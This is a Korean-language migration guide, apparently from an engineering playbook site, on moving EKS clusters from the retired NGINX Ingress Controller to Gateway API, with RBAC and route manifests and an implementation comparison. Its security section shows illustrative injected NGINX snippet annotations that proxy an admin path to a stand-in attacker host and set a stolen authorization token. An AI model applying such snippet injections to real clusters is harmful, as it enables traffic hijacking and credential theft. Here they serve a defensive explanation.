---
title: "Gateway API 도입 가이드: NGINX Ingress에서 차세대 트래픽 관리로"
description: "NGINX Ingress Controller EOL 대응, Gateway API 아키텍처, GAMMA Initiative, AWS Native vs 오픈소스 솔루션 비교(AWS LBC·Cilium·NGINX Gateway Fabric·Envoy Gateway·kGateway·Kong), Cilium ENI 통합, 마이그레이션 전략 및 벤치마크 계획"
domain: eks-best-practices
tags: [eks, gateway-api, nginx, cilium, envoy, kong, networking, migration, ebpf, gamma]
created: 2026-02-14
updated: 2026-06-30
source_url: https://devfloor9.github.io/engineering-playbook/docs/eks-best-practices/networking-performance/gateway-api-adoption-guide
---
import {
DocumentStructureTable,
RiskAssessmentTable,
ArchitectureComparisonTable,
RoleSeparationTable,
GaStatusTable,
FeatureComparisonMatrix,
SolutionOverviewMatrix,
SolutionSelectorCards,
TieredGatewayDiagram,
ScenarioRecommendationTable,
FeatureMappingTable,
DifficultyComparisonTable,
AwsCostTable,
OpenSourceCostTable,
CostComparisonTable,
MigrationFeatureMappingTable,
TroubleshootingTable,
RouteRecommendationTable,
RoadmapTimeline,
} from '@site/src/components/GatewayApiTables';
# Gateway API 도입 가이드
> **📌 기준 버전**: Gateway API v1.5.1, Cilium v1.19.0, EKS 1.33+, AWS LBC v3.0.0, Envoy Gateway v1.7.0
## 1. 개요
Kubernetes 트래픽 관리는 두 가지 동인으로 Gateway API로 수렴하고 있습니다.
**첫째, NGINX Ingress Controller의 은퇴(Retirement)입니다.** 2026년 3월 공식 EOL(End-of-Life)로 보안 패치가 중단되며, Ingress API 자체의 구조적 한계(어노테이션 기반 확장, 역할 분리 부재)가 드러났습니다. 이로써 Gateway API로의 전환은 선택이 아닌 필수가 되었습니다.
**둘째, Agentic 워크로드를 위한 티어드 게이트웨이(Tiered Gateway)의 부상입니다.** LLM 추론과 에이전트 트래픽은 일반 웹/API와 요구사항이 다릅니다. 토큰 단위 과금·속도 제한, 모델·프로바이더 라우팅, KV 캐시 인지 라우팅, 프롬프트/응답 가드레일, 추론 Pod에 대한 부하 분산이 필요합니다. 이를 단일 게이트웨이로 처리하기보다, **북-남(North-South) 트래픽을 받는 범용 Gateway API 계층**과 **추론 트래픽을 전담하는 추론 게이트웨이(Inference Gateway) 계층**으로 나누는 2-Tier 구조가 표준으로 자리잡고 있습니다. Gateway API와 그 위의 [Gateway API Inference Extension](https://gateway-api-inference-extension.sigs.k8s.io/)이 이 티어드 모델의 공통 기반입니다.
이 가이드는 Gateway API의 아키텍처 이해부터 6개 주요 구현체(AWS LBC v3, Cilium, NGINX Gateway Fabric, Envoy Gateway, kGateway, Kong) 비교, Cilium ENI 모드 심화 구성, 단계별 마이그레이션 실행 전략, 성능 벤치마크 계획까지 포괄합니다. Agentic 워크로드를 위한 추론 게이트웨이 계층의 상세 구성은 [에이전틱 AI 플랫폼 — 추론 게이트웨이 레퍼런스](https://devfloor9.github.io/engineering-playbook/docs/agentic-ai-platform/reference-architecture/inference-gateway)로 연결됩니다.
:::tip 범용 Gateway vs 추론 게이트웨이 — 어디를 읽어야 하나
- **북-남 트래픽·NGINX Ingress 대체·일반 API 라우팅**을 설계한다면 → 이 문서(범용 Gateway API 계층)
- **LLM 추론 Pod 라우팅·KV 캐시 인지 분산·모델 엔드포인트 관리**를 설계한다면 → [추론 게이트웨이 레퍼런스](https://devfloor9.github.io/engineering-playbook/docs/agentic-ai-platform/reference-architecture/inference-gateway)
- 대부분의 Agentic 플랫폼은 **두 계층을 함께** 사용합니다. 이 문서의 섹션 4 비교표가 두 계층을 어떤 솔루션 조합으로 채울지 판단하는 출발점입니다.
:::
### 1.1 이 문서의 대상
- **NGINX Ingress Controller를 운영 중인 EKS 클러스터 관리자**: EOL 대응 전략 수립
- **Agentic AI 플랫폼을 구축하는 플랫폼 엔지니어**: 범용 게이트웨이 + 추론 게이트웨이 2-Tier 설계
- **Gateway API 마이그레이션을 계획 중인 플랫폼 엔지니어**: 기술 선정 및 PoC 수행
- **트래픽 관리 아키텍처 현대화를 검토 중인 아키텍트**: 장기 로드맵 설계
- **Cilium ENI 모드와 Gateway API 통합을 고려하는 네트워크 엔지니어**: eBPF 기반 고성능 네트워킹
### 1.2 티어드 게이트웨이 한눈에 보기
### 1.3 문서 구성
:::info 읽기 전략
- **빠른 이해**: 섹션 1-3, 6 (약 10분)
- **기술 선정**: 섹션 1-4, 6 (약 20분)
- **전체 마이그레이션**: 전체 문서 + 하위 문서 (약 25분)
:::
---
## 2. NGINX Ingress Controller Retirement — 왜 전환이 필수인가
### 2.1 EOL 타임라인
```mermaid
gantt
title NGINX Ingress Controller EOL 및 마이그레이션 타임라인
dateFormat YYYY-MM
axisFormat %Y-%m
section 보안 사건
IngressNightmare CVE-2025-1974 :milestone, cve, 2025-03, 0d
section 공식 발표
Retirement 논의 가속화 :active, disc, 2025-03, 8M
공식 Retirement 발표 :milestone, retire, 2025-11, 0d
공식 EOL (유지보수 중단) :crit, milestone, eol, 2026-03, 0d
section 마이그레이션 단계
1단계 계획 및 PoC :plan, 2025-01, 6M
2단계 병렬 운영 :parallel, 2025-07, 6M
3단계 전환 완료 :switch, 2026-01, 3M
```
**주요 이벤트 상세:**
- **2025년 3월**: IngressNightmare (CVE-2025-1974) 발견 — Snippets 어노테이션을 통한 임의 NGINX 설정 주입 취약점으로 Kubernetes SIG Network의 retirement 논의가 가속화됨
- **2025년 11월**: Kubernetes SIG Network에서 NGINX Ingress Controller의 공식 retirement 발표. 유지보수 인력 부족(1-2명의 메인테이너)과 Gateway API 성숙도를 주요 이유로 명시
- **2026년 3월**: 공식 EOL — 보안 패치 및 버그 수정 완전 중단. 이후 운영 환경 사용 시 컴플라이언스 위반 가능성
:::danger 필수 대응 사항
**2026년 3월 이후 NGINX Ingress Controller 사용 시 보안 취약점 패치가 제공되지 않습니다.** PCI-DSS, SOC 2, ISO 27001 등 보안 인증 유지를 위해서는 반드시 Gateway API 기반 솔루션으로 전환해야 합니다.
:::
### 2.2 보안 취약점 분석
**IngressNightmare (CVE-2025-1974) 공격 시나리오:**
```yaml
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
name: malicious-ingress
annotations:
# 공격자가 임의의 NGINX 설정을 주입
nginx.ingress.kubernetes.io/configuration-snippet: |
location /admin {
proxy_pass http://malicious-backend.attacker.com;
# 인증 우회, 데이터 탈취, 백도어 설치 가능
}
spec:
ingressClassName: nginx
rules:
- host: production-api.example.com
http:
paths:
- path: /
pathType: Prefix
backend:
service:
name: production-service
port:
number: 80
```
**위험도 평가:**
:::warning 현재 운영 중이라면
기존 NGINX Ingress 환경에서는 `nginx.ingress.kubernetes.io/configuration-snippet` 및 `nginx.ingress.kubernetes.io/server-snippet` 어노테이션 사용을 즉시 금지하는 admission controller 정책 적용을 권장합니다.
:::
### 2.3 취약점의 구조적 해결을 위한 Gateway API 도입
Gateway API는 NGINX Ingress의 구조적 취약점을 근본적으로 해결합니다.
```mermaid
flowchart LR
subgraph nginx["NGINX Ingress 공격 경로"]
direction TB
ann["annotations:
configuration-snippet"]
ann -->|"임의 문자열"| inject["임의 NGINX 설정 주입"]
inject -->|"검증 없음"| danger["보안 위험
(CVE-2021-25742)"]
end
style nginx fill:#ffebee,stroke:#c62828
style danger fill:#ef5350,color:#fff
```
```yaml
# ❌ NGINX Ingress — 임의 문자열 주입 가능
annotations:
nginx.ingress.kubernetes.io/configuration-snippet: |
# 인접 서비스의 자격 증명 탈취 가능 (CVE-2021-25742)
proxy_set_header Authorization "stolen-token";
```
```mermaid
flowchart TB
subgraph cluster["Gateway API 3-Tier 역할 분리"]
direction TB
infra["인프라 팀
(ClusterRole)"]
platform["플랫폼 팀
(Role per NS)"]
app["애플리케이션 팀
(Role per NS)"]
infra -->|"관리"| gc["GatewayClass
(클러스터 스코프)"]
platform -->|"관리"| gw["Gateway
(네임스페이스 스코프)"]
app -->|"관리"| hr["HTTPRoute
(네임스페이스 스코프)"]
end
gc --> gw --> hr
style infra fill:#e53935,color:#fff
style platform fill:#fb8c00,color:#fff
style app fill:#43a047,color:#fff
```
```yaml
# 인프라 팀: GatewayClass 관리 (클러스터 레벨 권한)
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
name: infrastructure-team
rules:
- apiGroups: ["gateway.networking.k8s.io"]
resources: ["gatewayclasses"]
verbs: ["create", "update", "delete"]
---
# 플랫폼 팀: Gateway 관리 (네임스페이스 레벨 권한)
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
name: platform-team
namespace: platform-system
rules:
- apiGroups: ["gateway.networking.k8s.io"]
resources: ["gateways"]
verbs: ["create", "update", "delete"]
---
# 애플리케이션 팀: HTTPRoute만 관리 (라우팅 규칙만 제어)
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
name: app-team
namespace: app-namespace
rules:
- apiGroups: ["gateway.networking.k8s.io"]
resources: ["httproutes"]
verbs: ["create", "update", "delete"]
```
```mermaid
flowchart LR
subgraph gw["Gateway API 검증 흐름"]
direction TB
crd["HTTPRoute CRD"]
crd -->|"OpenAPI 스키마"| validate["구조적 검증"]
validate -->|"사전 정의 필드만"| safe["안전"]
end
style gw fill:#e8f5e9,stroke:#2e7d32
style safe fill:#66bb6a,color:#fff
```
```yaml
# ✅ Gateway API — 스키마 검증된 필드만 사용
apiVersion: gateway.networking.k8s.io/v1
kind: HTTPRoute
spec:
rules:
- matches:
- path:
type: PathPrefix
value: /api
filters:
- type: RequestHeaderModifier # 사전 정의된 필터만 사용 가능
requestHeaderModifier:
add:
- name: X-Custom-Header
value: production
```
```mermaid
flowchart TB
gw["Gateway"] --> hr["HTTPRoute"]
hr --> svc["Service
(app: api-gateway)"]
policy["CiliumNetworkPolicy
(별도 Policy 리소스)"]
policy -.->|"RBAC으로
접근 제어"| svc
subgraph policy_detail["Policy 적용 내용"]
direction LR
l7["L7 보안 정책"]
rate["Rate Limiting
(100 req/s)"]
method["HTTP Method 제한
(GET /api/*)"]
end
policy --> policy_detail
style policy fill:#ce93d8,stroke:#7b1fa2
style policy_detail fill:#f3e5f5,stroke:#7b1fa2
```
```yaml
# Cilium의 CiliumNetworkPolicy로 L7 보안 정책 적용
apiVersion: cilium.io/v2
kind: CiliumNetworkPolicy
metadata:
name: api-rate-limiting
spec:
endpointSelector:
matchLabels:
app: api-gateway
ingress:
- fromEndpoints:
- matchLabels:
role: frontend
toPorts:
- ports:
- port: "80"
protocol: TCP
rules:
http:
- method: "GET"
path: "/api/.*"
rateLimit:
requestsPerSecond: 100
```
:::info 활발한 커뮤니티 지원
- **15개 이상의 프로덕션 구현체**: AWS, Google Cloud, Cilium, Envoy, NGINX, Istio 등
- **분기별 정규 릴리스**: v1.4.0 기준 GA 리소스 포함
- **CNCF 공식 프로젝트**: Kubernetes SIG Network 주도 개발
:::
---
## 3. Gateway API — 차세대 트래픽 관리 표준
### 3.1 Gateway API 아키텍처

*출처: [Kubernetes Gateway API 공식 문서](https://gateway-api.sigs.k8s.io/) — 3개의 역할(Infrastructure Provider, Cluster Operator, Application Developer)이 각각 GatewayClass, Gateway, HTTPRoute를 관리*
:::tip 상세 비교
NGINX Ingress와 Gateway API의 아키텍처 비교는 [2.3 취약점의 구조적 해결을 위한 Gateway API 도입](#23-취약점의-구조적-해결을-위한-gateway-api-도입)에서 탭별로 확인할 수 있습니다.
:::
### 3.2 3-Tier 리소스 모델
Gateway API는 다음과 같은 계층 구조로 책임을 분리합니다:
```yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
name: infrastructure-gateway-manager
rules:
- apiGroups: ["gateway.networking.k8s.io"]
resources: ["gatewayclasses"]
verbs: ["get", "list", "watch", "create", "update", "patch", "delete"]
```
```yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
name: platform-gateway-manager
namespace: gateway-system
rules:
- apiGroups: ["gateway.networking.k8s.io"]
resources: ["gateways"]
verbs: ["get", "list", "watch", "create", "update", "patch", "delete"]
- apiGroups: [""]
resources: ["secrets"] # TLS 인증서 관리
verbs: ["get", "list"]
```
```yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
name: app-route-manager
namespace: production-app
rules:
- apiGroups: ["gateway.networking.k8s.io"]
resources: ["httproutes", "referencegrants"]
verbs: ["get", "list", "watch", "create", "update", "patch", "delete"]
- apiGroups: [""]
resources: ["services"]
verbs: ["get", "list"]
```
### 3.3 GA 현황 (v1.4.0)
Gateway API는 Standard Channel과 Experimental Channel로 나뉘며, 리소스별 성숙도가 다릅니다:
:::warning Experimental 채널 주의사항
Alpha 상태의 리소스는 **API 호환성 보장이 없으며**, 마이너 버전 업그레이드 시 필드 변경 또는 삭제 가능성이 있습니다. 프로덕션 환경에서는 Standard 채널의 GA/Beta 리소스만 사용하는 것을 권장합니다.
:::
### 3.4 핵심 이점
Gateway API의 6가지 핵심 이점을 시각적 다이어그램과 YAML 예제로 살펴봅니다.
### 3.5 기본 리소스 예제
실제 프로덕션 환경에서 사용하는 Gateway API 리소스 배포 순서입니다:
```mermaid
flowchart LR
step1["Step 1
GatewayClass
(인프라 팀)"]
step2["Step 2
Gateway
(플랫폼 팀)"]
step3["Step 3
HTTPRoute
(앱 팀)"]
step4["Step 4
ReferenceGrant
(크로스 NS)"]
step5["Step 5
배포 및 검증"]
step1 --> step2 --> step3
step2 --> step4
step3 --> step5
step4 --> step5
style step1 fill:#e53935,color:#fff
style step2 fill:#fb8c00,color:#fff
style step3 fill:#43a047,color:#fff
style step4 fill:#1e88e5,color:#fff
style step5 fill:#8e24aa,color:#fff
```
```yaml
apiVersion: gateway.networking.k8s.io/v1
kind: GatewayClass
metadata:
name: aws-network-load-balancer
spec:
controllerName: aws.gateway.networking.k8s.io
description: "AWS Network Load Balancer with PrivateLink support"
parametersRef:
group: elbv2.k8s.aws
kind: TargetGroupPolicy
name: nlb-performance-profile
```
```yaml
apiVersion: gateway.networking.k8s.io/v1
kind: Gateway
metadata:
name: production-gateway
namespace: gateway-system
annotations:
# AWS NLB 전용 어노테이션
service.beta.kubernetes.io/aws-load-balancer-type: "nlb"
service.beta.kubernetes.io/aws-load-balancer-scheme: "internet-facing"
service.beta.kubernetes.io/aws-load-balancer-cross-zone-load-balancing-enabled: "true"
service.beta.kubernetes.io/aws-load-balancer-nlb-target-type: "ip"
spec:
gatewayClassName: aws-network-load-balancer
listeners:
# HTTP Listener (자동 HTTPS 리다이렉트)
- name: http
protocol: HTTP
port: 80
# HTTPS Listener (ACM 인증서)
- name: https
protocol: HTTPS
port: 443
tls:
mode: Terminate
certificateRefs:
- kind: Secret
name: acm-certificate
namespace: gateway-system
allowedRoutes:
namespaces:
from: All # 모든 네임스페이스의 HTTPRoute 허용
```
```yaml
apiVersion: gateway.networking.k8s.io/v1
kind: HTTPRoute
metadata:
name: backend-api
namespace: production-app
spec:
parentRefs:
- name: production-gateway
namespace: gateway-system
sectionName: https
hostnames:
- "api.example.com"
rules:
# Canary 배포 (90% v1, 10% v2)
- matches:
- path:
type: PathPrefix
value: /api
backendRefs:
- name: backend-v1
port: 8080
weight: 90
- name: backend-v2
port: 8080
weight: 10
filters:
# 헤더 추가
- type: RequestHeaderModifier
requestHeaderModifier:
add:
- name: X-Backend-Version
value: canary
# URL Rewrite
- type: URLRewrite
urlRewrite:
path:
type: ReplacePrefixMatch
replacePrefixMatch: /v1/api
```
```yaml
# gateway-system 네임스페이스의 Gateway를 다른 네임스페이스에서 참조 허용
apiVersion: gateway.networking.k8s.io/v1beta1
kind: ReferenceGrant
metadata:
name: allow-httproutes-from-all
namespace: gateway-system
spec:
from:
- group: gateway.networking.k8s.io
kind: HTTPRoute
namespace: production-app
to:
- group: gateway.networking.k8s.io
kind: Gateway
name: production-gateway
```
```bash
# 리소스 배포
kubectl apply -f gatewayclass.yaml
kubectl apply -f gateway.yaml
kubectl apply -f referencegrant.yaml
kubectl apply -f httproute.yaml
# Gateway 상태 확인
kubectl get gateway production-gateway -n gateway-system
# NAME CLASS ADDRESS PROGRAMMED AGE
# production-gateway aws-network-load-balancer a1b2c3.elb.aws True 5m
# HTTPRoute 상태 확인
kubectl get httproute backend-api -n production-app
# NAME HOSTNAMES AGE
# backend-api ["api.example.com"] 2m
# Gateway 주소 확인
kubectl get gateway production-gateway -n gateway-system \
-o jsonpath='{.status.addresses[0].value}'
# 트래픽 테스트 (Canary 비율 확인)
for i in {1..100}; do
curl -s https://api.example.com/api/health | jq -r '.version'
done | sort | uniq -c
# 출력 예시:
# 90 v1
# 10 v2
```
:::tip 네이티브 Canary 배포
Gateway API는 `weight` 필드를 통해 어노테이션 없이 Canary 배포를 지원합니다. NGINX Ingress의 `nginx.ingress.kubernetes.io/canary` 어노테이션 조합보다 간결하고 이식성이 높습니다.
:::
## 4. Gateway API 구현체 비교 - AWS Native vs Open Source
이 섹션에서는 6가지 주요 Gateway API 구현체를 상세히 비교합니다. 각 솔루션의 특징, 강점, 약점을 파악하여 조직에 최적의 선택을 할 수 있도록 돕습니다.
:::note Kong의 위치 — 정책 모델과 AI Gateway 구분
Kong은 OpenResty(NGINX + Lua) 기반의 성숙한 API 게이트웨이로, KIC(Kong Ingress Controller)가 Gateway API Standard 채널의 Core 수준에 적합(conformant)합니다. 다만 인증·Rate Limiting·IP 제어 등 대부분의 L7 정책은 Gateway API 네이티브 리소스가 아닌 **KongPlugin CRD**로 구현합니다(100+ 플러그인 생태계). 또한 Kong의 **AI Gateway**는 외부 LLM 프로바이더를 프록시하는 **LLM API 게이트웨이**로, 이 가이드가 다루는 클러스터 내 추론 Pod 라우팅(Gateway API Inference Extension, kgateway 계열)과는 **다른 계층**입니다. 표에서는 이 구분을 명시적으로 반영합니다.
:::
### 4.1 솔루션 한눈에 보기
상세 비교에 들어가기 전에, 6개 솔루션의 데이터플레인·적합 시나리오·강점·주의점을 카드로 요약합니다. 큰 그림을 먼저 파악한 뒤 아래 매트릭스에서 세부 항목을 확인하는 순서를 권장합니다.
### 4.2 솔루션 개요 비교
다음 매트릭스는 6가지 Gateway API 구현체의 핵심 특징, 제약사항, 적합한 사용 사례를 비교합니다.
### 4.3 기능 비교 매트릭스
다음은 6가지 솔루션의 종합 비교표입니다. 이 표를 통해 각 솔루션의 강점과 약점을 한눈에 파악할 수 있습니다.
### 4.4 NGINX 기능 매핑
NGINX Ingress Controller에서 사용하던 8가지 주요 기능을 각 Gateway API 구현체에서 어떻게 구현하는지 비교합니다.
**범례**:
- ✅ 네이티브 지원 (별도 도구 불필요)
- ⚠️ 부분 지원 또는 추가 설정 필요
- ❌ 미지원 (별도 솔루션 필요)
### 4.5 구현 난이도 비교
### 4.6 비용 영향 분석
:::tip 비용 최적화 팁
- **WAF 기능이 3개 이상 필요하면** AWS Native가 비용 대비 효율적입니다. 단일 WebACL에 여러 규칙을 묶어 관리할 수 있습니다
- **1-2개만 필요하면** 오픈소스 솔루션(Cilium, Envoy Gateway)에서 추가 비용 없이 구현 가능합니다
- **성능 민감 워크로드**는 오픈소스가 유리합니다. WAF 규칙 평가 지연 없이 커널/eBPF 레벨에서 처리됩니다
- **Lambda Authorizer 사용 시** 콜드스타트로 인한 p99 지연 급증에 주의하세요. Provisioned Concurrency 설정을 검토하세요
:::
### 4.7 기능별 구현 코드 예제
다음 8가지 기능을 6개 구현체별 YAML 예제로 구현하는 방법은 별도 쿡북 문서로 제공합니다. 본 가이드는 비교·선정에 집중하고, 실제 매니페스트는 쿡북에서 참조하세요.
| # | 기능 | 표준 여부 |
|---|------|----------|
| 1 | 인증 (Basic Auth 대체) | 구현체별 상이 |
| 2 | Rate Limiting | 구현체별 상이 |
| 3 | IP 제어 (IP Allowlist) | 구현체별 상이 |
| 4 | URL Rewrite | Gateway API v1 표준 |
| 5 | Header 조작 | Gateway API v1 표준 |
| 6 | 세션 어피니티 (Cookie-based) | 구현체별 상이 |
| 7 | 요청 본문 크기 제한 | 구현체별 상이 |
| 8 | 커스텀 에러 페이지 | 구현체별 상이 |
:::tip 구현 예제 전체 보기
각 기능의 AWS LBC·Cilium·NGINX GF·Envoy Gateway·kGateway별 YAML 매니페스트는 **[기능별 구현 쿡북](https://devfloor9.github.io/engineering-playbook/docs/eks-best-practices/networking-performance/gateway-api-adoption-guide/feature-implementation-cookbook)**에서 확인하세요.
:::
### 4.8 경로 선택 의사결정 트리
다음 의사결정 트리를 통해 조직에 최적의 솔루션을 선택할 수 있습니다.
```mermaid
flowchart TD
start([마이그레이션 시작]) --> q1{AWS 서비스 통합이
핵심인가?}
q1 -->|Yes| q2{운영 부담
최소화 필요?}
q1 -->|No| q3{서비스 메시
계획 있는가?}
q2 -->|Yes| aws["✅ AWS Native
(LBC v3 + ALB)"]
q2 -->|No| q4{고성능 eBPF
필요한가?}
q4 -->|Yes| cilium["✅ Cilium
Gateway API"]
q4 -->|No| aws
q3 -->|Yes| q5{AI/ML 워크로드
라우팅 필요?}
q3 -->|No| q8{기존 Kong/API 관리 자산
또는 외부 LLM API 프록시?}
q5 -->|Yes| q5a{클러스터 내 추론 Pod
vs 외부 LLM API?}
q5 -->|No| q7{Istio 계획
있는가?}
q5a -->|"클러스터 내 Pod"| kgw["✅ kGateway
(Inference Extension)"]
q5a -->|"외부 LLM API"| kong["✅ Kong
(AI Gateway)"]
q7 -->|Yes| envoy["✅ Envoy Gateway"]
q7 -->|No| cilium
q8 -->|Yes| kong
q8 -->|No| q6{NGINX 경험
활용 필요?}
q6 -->|Yes| nginx["✅ NGINX Gateway
Fabric"]
q6 -->|No| envoy
style start fill:#f5f5f5,stroke:#333
style aws fill:#e6ffe6,stroke:#009900
style cilium fill:#e6f3ff,stroke:#0066cc
style nginx fill:#fff0e6,stroke:#cc6600
style envoy fill:#ffe6e6,stroke:#cc0000
style kgw fill:#f0e6ff,stroke:#6600cc
style kong fill:#e0f7f5,stroke:#00b9aa
```
### 4.9 시나리오별 권장 경로
다음은 일반적인 조직 시나리오에 따른 권장 솔루션입니다.
---
## 5. 벤치마크 비교 계획
6개 Gateway API 구현체의 객관적인 성능 비교를 위한 체계적인 벤치마크를 계획하고 있습니다. 처리량, 레이턴시, TLS 성능, L7 라우팅, 스케일링, 리소스 효율성, 장애 복구, gRPC 등 8개 시나리오를 동일한 EKS 환경에서 측정합니다.
:::info 벤치마크 상세 계획
테스트 환경 설계, 시나리오 상세, 측정 지표 및 실행 계획은 **[Gateway API 구현체 성능 벤치마크 계획](https://devfloor9.github.io/engineering-playbook/docs/benchmarks/gateway-api-benchmark)**에서 확인할 수 있습니다.
:::
---
## 6. 결론 및 향후 로드맵
### 6.1 결론
위 표를 기반으로 조직 환경에 맞는 솔루션을 선택하세요.
### 6.2 향후 확장 로드맵
### 6.3 핵심 메시지
:::info
**2026년 3월 NGINX Ingress EOL 이전에 마이그레이션을 완료하여 보안 위협을 원천 차단하세요.**
Gateway API는 단순한 Ingress 대체가 아닌, 클라우드 네이티브 트래픽 관리의 미래입니다.
- **역할 분리**: 플랫폼 팀과 개발 팀의 명확한 책임 분리
- **표준화**: 벤더 종속성 없는 이식 가능한 구성
- **확장성**: East-West, 서비스 메시, AI 통합까지 확장
:::
**지금 시작하세요:**
1. 현재 Ingress 인벤토리 수집 — [마이그레이션 실행 전략](https://devfloor9.github.io/engineering-playbook/docs/eks-best-practices/networking-performance/gateway-api-adoption-guide/migration-execution-strategy) 참조
2. 워크로드에 맞는 솔루션 선택 (섹션 4)
3. PoC 환경 구축 — [마이그레이션 실행 전략](https://devfloor9.github.io/engineering-playbook/docs/eks-best-practices/networking-performance/gateway-api-adoption-guide/migration-execution-strategy) 참조
4. 점진적 마이그레이션 실행 — [마이그레이션 실행 전략](https://devfloor9.github.io/engineering-playbook/docs/eks-best-practices/networking-performance/gateway-api-adoption-guide/migration-execution-strategy) 참조
**추가 리소스:**
- [Gateway API 공식 문서](https://gateway-api.sigs.k8s.io/)
- [Cilium 공식 문서](https://docs.cilium.io/)
- [NGINX Gateway Fabric](https://docs.nginx.com/nginx-gateway-fabric/)
- [Envoy Gateway](https://gateway.envoyproxy.io/)
- [Kong Ingress Controller](https://developer.konghq.com/kubernetes-ingress-controller/)
- [AWS Load Balancer Controller](https://kubernetes-sigs.github.io/aws-load-balancer-controller/)
---
## 관련 문서
### 하위 문서 (심화 가이드)
이 가이드의 주제별 심화 내용은 별도 하위 문서로 제공됩니다.
- **[1. Cilium ENI 모드 + Gateway API 심화 구성](https://devfloor9.github.io/engineering-playbook/docs/eks-best-practices/networking-performance/gateway-api-adoption-guide/cilium-eni-gateway-api)** — ENI 모드 아키텍처, 설치/구성, 성능 최적화(eBPF, XDP), Hubble 관측성, BGP Control Plane v2, 하이브리드 노드 아키텍처
- **[2. 마이그레이션 실행 전략](https://devfloor9.github.io/engineering-playbook/docs/eks-best-practices/networking-performance/gateway-api-adoption-guide/migration-execution-strategy)** — 5-Phase 마이그레이션 프로세스, CRD 설치, 검증 스크립트, 트러블슈팅 가이드
- **[3. 기능별 구현 쿡북](https://devfloor9.github.io/engineering-playbook/docs/eks-best-practices/networking-performance/gateway-api-adoption-guide/feature-implementation-cookbook)** — 인증·Rate Limiting·IP 제어·URL Rewrite·헤더·세션 어피니티·본문 크기·에러 페이지를 6개 구현체별 YAML로 구현하는 레퍼런스
### 관련 문서 (서비스 메시)
East-West(서비스 간) 트래픽으로의 확장은 별도 서비스 메시 카테고리에서 다룹니다.
- **[서비스 메시 비교 가이드](https://devfloor9.github.io/engineering-playbook/docs/eks-best-practices/networking-performance/service-mesh)** — Istio·Cilium·Linkerd·VPC Lattice 아키텍처·기능·운영 비교, App Mesh EOL 마이그레이션
- **[GAMMA Initiative — 서비스 메시 통합의 미래](https://devfloor9.github.io/engineering-playbook/docs/eks-best-practices/networking-performance/service-mesh/gamma-initiative)** — GAMMA 개요, East-West 트래픽 관리, 구현체별 지원 현황
### 관련 문서 (Agentic AI 플랫폼)
- **[티어드 게이트웨이 아키텍처](https://devfloor9.github.io/engineering-playbook/docs/agentic-ai-platform/model-serving/inference-routing/tiered-gateway-architecture)** — Tier 1(이 문서)·Tier 2 ①추론 라우팅·②LLM API 게이트웨이·Agent Data Plane의 전체 지도와 용어 정의(단일 정의처)
- **[추론 게이트웨이 레퍼런스](https://devfloor9.github.io/engineering-playbook/docs/agentic-ai-platform/reference-architecture/inference-gateway)** — Agentic 워크로드를 위한 Tier 2 추론 게이트웨이 계층(KV 캐시 인지 라우팅, 모델 엔드포인트 관리). 이 문서(Tier 1 범용 게이트웨이)와 함께 2-Tier로 구성
- **[Inference Gateway 배포 가이드](https://devfloor9.github.io/engineering-playbook/docs/agentic-ai-platform/reference-architecture/inference-gateway/setup)** — 추론 게이트웨이 Helm 배포·HTTPRoute·OTel 구성
### 관련 카테고리
